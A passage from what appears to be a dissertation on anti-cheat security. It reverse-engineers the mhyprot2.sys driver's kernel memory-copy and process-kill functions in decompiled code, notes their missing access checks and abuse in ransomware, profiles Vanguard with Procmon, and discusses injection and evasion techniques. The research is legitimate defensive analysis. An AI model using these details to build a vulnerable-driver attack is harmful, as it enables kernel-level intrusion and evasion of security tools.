The former function, as can be seen in Figure 18, is being employed in a function in `mhyprot2.sys` that has been named, in Ghidra, `copyVirtualMemoryWrapper`. This function takes three parameters. `param_1` is either a pointer to the source or destination process, depending on the value of `param_2`, and `param_3` represents the number of bytes copied from one process to the other. The other parameters passed to `MmCopyVirtualMemory` are a pointer to the sixth position of parameter 2, which represents a pointer to `FromAddress`, a pointer to the fourth position, representing the address of the process to which the memory is to be copied, the eighth position, which represents the size of the buffer and the value 0. The API function definition, whilst undocumented, can be found on GitHub (Zhang 2023).

Decompile: copyVirtualMemoryWrapper - (mhyprotect_[unknowncheats.me]_.sys)

```
1
2  /* DISPLAY WARNING: Type casts are NOT being printed */
3
4  void copyVirtualMemoryWrapper(void *param_1,int *param_2,undefined8 param_3)
5
6  {
7    void *FromProcess;
8    void *ToProcess;
9
10   if (*param_2 == 1) {
11     FromProcess = IoGetCurrentProcess();
12     ToProcess = param_1;
13   }
14   else {
15     ToProcess = IoGetCurrentProcess();
16     FromProcess = param_1;
17   }
18                     /* evil-mhyprot-cli: Copy Process Memory */
19   MmCopyVirtualMemory(FromProcess,*(param_2 + 6),ToProcess,*(param_2 + 4),param_2[8],0,param_3);
20   return;
21 }
22
```

Figure 18: A screenshot of Ghidra's decompiler window showing a function named `copyVirtualMemoryWrapper`. This function shows the only use of `MmCopyVirtualMemory`.

The process of copying kernel memory is carried out across three functions, called in Ghidra `DispatchReadKernelMemory(2/3)`, where `DispatchReadKernelMemory` references `DispatchReadKernelMemory2`, and so on. As seen in Figure 19, several API functions are used, such as `IoAllocateMdl`, `MmBuildMdlForNonPagedPool`, and `MmMapLockedPagesSpecifyCache` for creating and validating new space in virtual

memory for the targeted data to be copied to, and then clears the destination buffer (`memset`), followed by the `memcpy` command. As with the other two functions, `param_1` is the source address, `param_2` the destination, and `param_3 the length of the memory`

```
30  if (lVar1 != 0) {
31    lVar2 = lVar1;
32    MmBuildMdlForNonPagedPool(lVar1);
33    if ((*(lVar1 + 10) & 5) == 0) {
34      _Src = MmMapLockedPagesSpecifyCache
35                       (lVar1,0,1,0,uVar5 & 0xffffffff00000000,0x10,uVar6,uVar7,uVar8,uVar9,lVar2);
36      bVar3 = _Src != 0x0;
37    }
38    else {
39      _Src = *(lVar1 + 0x18);
40    }
41    if (_Src != 0x0) {
42      uVar5 = 0;
43      lVar2 = IoAllocateMdl(param_2,param_3,0,0,0);
44      if (lVar2 != 0) {
45        MmProbeAndLockPages(lVar2,0,1);
46        if ((*(lVar2 + 10) & 5) == 0) {
47          _Dst = MmMapLockedPagesSpecifyCache(lVar2,0,1,0,uVar5 & 0xffffffff00000000,0x10,1);
48          bVar4 = _Dst != 0x0;
49        }
50        else {
51          _Dst = *(lVar2 + 0x18);
52        }
53        if (_Dst != 0x0) {
54          memset(_Dst,0,param_3);
55          FID_conflict:memcpy(_Dst,_Src,param_3);
56                    /* STATUS_SUCCESS */
57          status = 0;
58        }
59        if (bVar3) {
60          MmUnmapLockedPages(_Src,lVar1);
61        }
62        if (bVar4) {
63          MmUnmapLockedPages(_Dst,lVar2);
64        }
65        MmUnlockPages(lVar2);
66        IoFreeMdl(lVar2);
67      }
68    }
69    IoFreeMdl(lVar1);
70  }
71  return status;
72}
```


Figure 19: A screenshot of Ghidra's decompiler window showing `DispatchReadKernelMemory3`, a function which performs the memory copying action and forms 1/3 of the functions within `mhyprot2` required to copy kernel memory.

This function is cross-referenced three times in `DispatchReadKernelMemory2` (seen in Figure 20). The function first checks if the starting address is aligned to the boundary of a page, a 4kb chunk of memory used to facilitate efficient virtual memory management. If it

is not, it reads the first few bytes up to the page boundary before reading each subsequent page until everything has been read. Within each page, it checks the validity of the memory address using `MmIsAddressValid`, an API function that is not recommended for use by Microsoft due to page faults it may cause (Golden 2023). If everything is okay, it calls `DispatchReadKernelMemory3`

Decompile: DispatchReadKernelMemory2 - (mhyprotect_[unknowncheats.me]_.sys)

```
1
2  /* DISPLAY WARNING: Type casts are NOT being printed */
3
4  undefined8 DispatchReadKernelMemory2(longlong param_1,longlong param_2,uint param_3)
5
6  {
7    char cVar1;
8    uint uVar2;
9
10   uVar2 = 0x1000 - (param_1 & 0xfff);
11   if (param_3 < uVar2) {
12     uVar2 = param_3;
13   }
14   if (uVar2 != 0x1000) {
15     cVar1 = MmIsAddressValid();
16     if (cVar1 != '\0') {
17       DispatchReadKernelMemory3(param_1,param_2,uVar2);
18     }
19     param_1 = param_1 + uVar2;
20     param_2 = param_2 + uVar2;
21     param_3 = param_3 - uVar2;
22   }
23   for (; 0x1000 < param_3; param_3 = param_3 - 0x1000) {
24     cVar1 = MmIsAddressValid(param_1);
25     if (cVar1 != '\0') {
26       DispatchReadKernelMemory3(param_1,param_2,0x1000);
27     }
28     param_1 = param_1 + 0x1000;
29     param_2 = param_2 + 0x1000;
30   }
31   if (param_3 != 0) {
32     cVar1 = MmIsAddressValid(param_1);
33     if (cVar1 != '\0') {
34       DispatchReadKernelMemory3(param_1,param_2,param_3);
35     }
36   }
37   return 0;
38 }
39
```

Figure 20: A screenshot of Ghidra's decompiler window showing `DispatchReadKernelMemory2`, this function is used as a validity checker before passing certain specified values to the genuine memory-copying function.

Finally, regarding Kernel memory copying, `DispatchReadKernelMemory`, which is a basic wrapper function that checks if the data that has been passed to it is valid, then clears the target buffer using `memset`.

Decompile: DispatchReadKernelMemory - (mhyprotect_[unknowncheats.me]_.sys)

```
1
2  /* DISPLAY WARNING: Type casts are NOT being printed */
3
4  undefined8 DispatchReadKernelMemory(undefined4 *param_1,ulonglong param_2,uint param_3)
5
6  {
7    undefined8 uVar1;
8
9    if (((param_2 == 0) || (param_3 == 0)) || (param_2 < *MmHighestUserAddress_exref)) {
10     uVar1 = 0xffffffff;
11   }
12   else {
13     memset(param_1,0,param_3);
14     DispatchReadKernelMemory2(param_2,param_1,param_3);
15     uVar1 = 0;
16   }
17   return uVar1;
18 }
19
```

Figure 21: A screenshot of Ghidra's decompiler window showing `DispatchReadKernelMemory`, which checks if the specified memory area is in kernel space and is valid

This function has a single parameter representing a given process's PID. It is the `TerminateProcess` function, seen in Figure 22. However, that is perhaps more noteworthy, as this function was allegedly exploited in the ransomware attack described by Soliven and Kimura.

Figure 22: A screenshot of Ghidra's decompiler window showing `TerminateProcess`, a function that uses `ZwTerminateProcess` to kill a process with a PID as a parameter.

4.7 Vanguard

As mentioned on multiple occasions throughout this paper, Riot's Vanguard Anti-Cheat system (known as `vgk.sys` when referring to the kernel driver) has come under significant scrutiny for its alleged intrusiveness, early instability, and occasionally, conjecture that this process is. Therefore, in this subsection, Windows's Process Monitor (procmon) will be employed for two purposes: to determine whether a `vgk.sys` is being unduly intrusive and, indeed, to determine if it is doing its job correctly (and what methods is it using to do this).

As with most kernel-level drivers, `vgk.sys` has a user-mode application known as `vgc.exe` (as can be seen in Figure 23). Whilst it is unclear whether this application performs *all* of the tasks commonly associated with user-mode applications for the Van-

guard system, such as networking, editing the registry, or interfacing with the filesystem, it does perform these actions.




Figure 23: The properties of the `vgc.exe` process in Windows Explorer

As can be seen in Figure 24. After running the Valorant application, all of the network requests made by the `vgc.exe` service were to the same address, `104.18.10.21` on port `8443`, which is a standard alternative port used for HTTP (Noviantika G 2022). This is an address hosted by Cloudflare that disallows Direct IP access, as seen in Figure 25.




Figure 24: The properties of the `vgc.exe` process in Windows Explorer




Figure 25: The webpage served up at `104.18.10.21`

After this, an additional filter was added to include only those operations which contained the substring `vgk` as part of the file path. The results of this, as can be seen in Figure 26, were exclusively filesystem operations, the majority of which were written to a specific `vgk` log file, `vgk_2023-05-15_17-02-39.log`.




Figure 26: The properties of the `vgc.exe` process in Windows Explorer

A copy was made of this file and placed on the Desktop, where attempts were made to open it in a standard text editor. Unfortunately, the file was unreadable, resulting in it being placed into the Cutter hex editor once again, seen in Figure 27. At this stage, it became apparent that reading this file may pose a significant challenge, as the file signature (`pvpv`) does not match any known file signature of any other file type. As such, it can be presumed that much of this information is still proprietary and can only be decoded by a similarly proprietary decoder.




Figure 27: `vgk_2023-05-15_17-02-39.log` within Cutter's hex editor

Additionally, some anti-analysis techniques appeared in the Valorant process, as the game continuously returned connection errors whilst Procmon was attached to the `vgc.exe` process and launched as usual when it was not. Anti-analysis techniques such as this hamper the ability to perform analysis against this game and might be a roadblock for future work in this area.

4.8 Evaluation

As mentioned previously, the final stage of the Methodology is to evaluate the results gathered from said Methodology critically. The three objectives of this evaluation will be addressed in turn herein.

Firstly, the weaknesses identified in the anti-cheat platforms analysed in this dissertation are primarily of a nature that the platform developers could not patch them. That is not to say that there are no concerns or security issues with these platforms; on the contrary, the level of access that can be afforded to a user-mode user through `mhyprot2`

's lack of access validation, for example, is, indeed, a concern. However, the liberal usage of Windows API functions in both cheat and anti-cheat, in tandem with the restriction placed on anti-cheat developers by Windows through the introduction of KPP and resultant limitation of methods of detecting cheat software to the API, means much of the weaknesses in anti-cheat presently are, in part, a result of Microsoft's decision-making process.

Regarding the implementation of cheat and anti-cheat methods into the broader security context, it has become apparent throughout the results-gathering process, as well as much of the research stage, that many of the techniques used by anti-cheats *are* already in use by the security community. In particular, anti-virus developers share many techniques in common with anti-cheat precisely because many cheat software rivals that of genuine malware (Pontiroli 2019, Palmer 2020).

A selection of potential applications can be identified from the results section, particularly Section 4.1 (and Appendix A). One potential usage is application security, monitoring sensitive data structures such as LSASS and preventing unauthorised modification. This code shows that handle stripping could benefit malware detection and response teams. Stripping handles to an infected process could form a crucial aspect of isolating that process and, ultimately, preventing further damage to a network. Finally, `ObRegisterCallback`, or something akin to this function, could be implemented into a secure development practice to monitor specific crucial processes both before and after an event has happened to them. This could trigger a security response and stop a potential incident before it begins.

Finally, how successful is the paper's approach in analysing cheats, particularly anti-cheat evasion software, and uncovering their inner workings? In this endeavour, this dissertation is moderately successful. The majority of cheats analysed in the context of this paper contained a component that would read from and write to memory within a specified target process. These components provide insight into how cheats function and what methods are still valid to bypass and/or counteract anti-cheat solutions.

The application this may have in a broader sense is primarily in malware detection evasion, as mentioned in Section 4.1 through both the usage of `KeInterface` in userland and other functions such as `Ke(Read/Write)Virtual Memory` and `IoControl`. Additionally, the process of manual mapping, as seen in Xenos/Blackbone, also has much promise in the area of malware detection evasion, as it does not require access to the Windows API and can therefore not be detected as easily by anti-cheat/anti-virus processes, which monitor hooks to these functions.

Naturally, information uncovered through analysis of the two PoCs, specifically using the IOCTL functionality, could be used for this purpose. However, as mentioned previously, this exploit merely uses the anti-cheat driver as a stepping stone to exploit Windows kernel functionality; as such, not much relevance can be gleaned herein.

5 Discussion

The overall aim of this dissertation was to critically evaluate the security of anti-cheat services in video games, with the specific purpose of identifying any possible flaws that may result in a negative experience for end-users. This aim was pursued by understanding anti-cheat software comprehensively to uncover where they may be improved. Through the study of primarily cheat software, the methods by which anti-cheat could be improved from a security standpoint could be enumerated.

This was achieved through research into three sub-aims or research questions. he investigated vulnerabilities in anti-cheat services using kernel-level drivers, applying cheat and anti-cheat methods in a broader context and gaining insight into anti-cheat software by analysing cheats. In order to achieve this, research centred on three sub-aims or research questions. What follows is a discussion of the dissertation's findings concerning those aims and how significant those findings are relative to previous work in this area.

Therefore, this section aims to reflect on the project holistically, exploring how each section informed, helped, or possibly hindered the subsequent section.

5.1 Vulnerability of Anti-Cheat Services

For the research question associated with this, the aim was to determine, through means of both research and Analysis of cheat and anti-cheat software, how vulnerable anti-cheat services were to compromise. A particular emphasis was placed herein on those services that use kernel ring 0 permissions due to the excessive risk software at this level poses if it were to be vulnerable.

Several vulnerabilities and potential compromises in anti-cheat services were discovered throughout the Methodology. A particularly pertinent one, as seen in Section 3.1.1, was the opportunity for a BYOVD attack, whereby a vulnerable anti-cheat driver can (and has, in the case of `mhyprot2.sys`) exploit deficiencies in kernel protections in order for part of a malware deployment chain to gain kernel ring 0 permissions. This results from a lack of checks against arbitrary, unprivileged function calls. It is often performed through malware making IOCTL calls, indirectly interacting with kernel-level processes to the driver. This is a technique that is particularly common in cheats and malware alike.

Other issues identified in the research portion of the Methodology, particularly in the Known problematic Drivers section, included several miscellaneous past issues with anti-cheat drivers that could indicate vulnerability. This included `vgk.sys`'s issues interacting with other drivers (Harper 2023), which may have been indicative of less-than-careful development, as well as the insertion of a Bitcoin miner into ESEA's kernel-level driver without informing the user base (Souppouris 2013), an abject breach of privacy and trust.

Regarding how the analysis methodology benefited the dissertation overall, there are positive and negative aspects to consider.

The focus on cheats, and the subsequent reduction of focus on anti-cheats, provided a focused approach that allowed for a significant increase in ease with which both vulnerabilities and methods of exploiting the vulnerabilities could be discovered. The downside of this approach, however, was a need for a more holistic understanding of the cheat ecosystem, and it was a significant limiting factor in the attempted discovery of new vulnerabilities in anti-cheat systems.

The Methodology recognises the similarities in coding proficiency, the presence of obfuscation, the need to leverage tools such as VirusTotal and PEStudio (which are typically reserved only for malware), and, as mentioned, evasion techniques (although the purposes of these are different in both instances). Furthermore, the recognition baked into the Methodology that game cheats and malware (and therefore anti-cheat and anti-malware) are fundamentally similar, allowing for the application of many security techniques and the leveraging of much knowledge in the security sector. This recognition served the dissertation well and streamlined the process of analysis many-fold.

This Methodology was, however, hampered in some places by its lack of specificity, particularly in the Analysis. This ambiguity was primarily because there are no standard methodologies for reverse engineering video game cheats and anti-cheats, nor are there specific tools for this task in the way there may be for other types of software.

The results are similarly numerous due to the vast array of files analysed. Regarding the overall sub-aim of this section, and concerning the first subsection of the Results, Sagaantheepic's code (Sagaantheepic 2018), concerns around the vulnerability of anti-cheat processes generally were partially validated. In particular, the kernel-level cheat used against the anti-cheat process developed by Sagaantheepic demonstrated how a process installed at the kernel level could leverage a target process, such as the anti-cheat itself, to execute possibly malicious functions. These functions include, most notably, the usage of `ObRegisterCallbacks`, a common anti-function used by anti-cheats, to instead set callbacks on other target processes (or even every PE image loaded), thereby spying on the target's machine.

Next, the Xenos/Blackbone process injector uses techniques such as Native Inject and Manual Mapping, demonstrating the potential for use in a detection evasion context. The fact that this injector (reportedly) works poses a severe risk to the integrity of the video game environment and the integrity of computer systems more generally. The detection of malware characteristics, such as kernel-level injection methods like thread creation and APCs within this injector, emphasises how this concern is not limited merely to the world of video game cheat detection.

The conclusions in the preceding paragraph are only bolstered by the results found within the `mhyprot2.sys` PoCs. These PoCs and Xenos/Blackbone underscore the need

for robust and adaptive anti-cheat and strong communication between the anti-cheat and security communities (including Microsoft). Leveraging insecure IOCTLs in order to gain read and write access to a kernel-level process, whilst likely well-intentioned from a user's perspective in the case of video game cheats, could be calamitous if routinely exploited by a malicious actor.

HLeaker, similar to the previous PoCs and Xenos, provides read and write access to protected memory addresses. It differs, though, in the method by which it does this. Where Xenos maps data from a source to a destination directly or through the use of API functions, HLeaker instead does this by modifying critical process handles to allow them to be inherited by other processes. In this sense, HLeaker can be seen as a tool that facilitates other cheats interacting with the target process, whereas Xenos injects one process into another directly. Both of these techniques can be, and are, used maliciously against the anti-cheat process.

The Analysis of `mhyprot2.sys` revealed little relevant information concerning this aim. However, when analysed in tandem with information gathered from research, it becomes apparent that what is *not* present is more important than what is present. That is, checks to see who is allowed to access the IOCTL functions and who is not were not implemented, meaning the functions present in this driver for legitimate reasons, such as the 'kill' process and memory mapping, can be leveraged against target processes.

Finally, Vanguard was also analysed, in this case, dynamically, through the use of Procmon attached to the `vgc.exe` process. However, not much information could be gathered from this process due to several factors. Firstly, applying anti-analysis techniques that prevented the game from loading whilst Procmon was attached meant that the information that could be gathered about this process was limited to whatever steps the process took during boot.

This information could have been more helpful, as it was primarily limited to communication between the device on which the Analysis took place and an IP address hosted by Cloudflare that could be likened to a Command and Control server. Additionally, the logs from the user-mode and kernel-mode processes, whilst stored locally, were encrypted, resulting in no information of note being retrieved.

